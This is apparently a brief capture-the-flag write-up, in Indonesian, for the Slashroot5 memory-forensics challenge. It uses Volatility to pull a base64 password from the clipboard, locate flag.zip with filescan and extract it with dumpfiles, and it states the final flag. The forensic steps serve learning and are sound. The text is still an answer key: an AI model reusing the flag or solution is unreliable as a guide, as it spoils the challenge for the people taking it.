
```
       0 WinSta0      CF_UNICODETEXT       0x1100b1 0xe1508810 a2xvIGRpIGRlY29kZSBwYXN
z ... Gkgc2FsYWggYW9rd29ha3c=
0xe150881c  61 00 32 00 78 00 76 00 49 00 47 00 52 00 70 00   a.2.x.v.I.G.R.p.
0xe150882c  49 00 47 00 52 00 6c 00 59 00 32 00 39 00 6b 00   I.G.R.l.Y.2.9.k.
0xe150883c  5a 00 53 00 42 00 77 00 59 00 58 00 4e 00 7a 00   Z.S.B.w.Y.X.N.z.
0xe150884c  64 00 32 00 39 00 79 00 5a 00 47 00 35 00 35 00   d.2.9.y.Z.G.5.5.
0xe150885c  59 00 53 00 42 00 71 00 5a 00 47 00 6b 00 67 00   Y.S.B.q.Z.G.k.g.
0xe150886c  63 00 32 00 46 00 73 00 59 00 57 00 67 00 67 00   c.2.F.s.Y.W.g.g.
0xe150887c  59 00 57 00 39 00 72 00 64 00 32 00 39 00 68 00   Y.W.9.r.d.2.9.h.
0xe150888c  61 00 33 00 63 00 3d 00 00 00                     a.3.c.=. ...
```

Password :
a2xvIGRpIGRlY29kZSBwYXNzd29yZG55YSBqZGkgc2FsYWggYW9rd29ha3c=

```
python2 /opt/volatility/vol.py -f USER-20210907-002300.raw
--profile=WinXPSP2x86 filescan
0x0000000001f0db18      1      0 -WD---
\Device\HarddiskVolume1\flag.zip
```

Di dump filenya

```
python2 /opt/volatility/vol.py -f USER-20210907-002300.raw
--profile=WinXPSP2x86 dumpfiles -Q 0x0000000001f0db18 -D .
```



Flag: `Slashroot5{ezpz_mem_analysis_yes?}`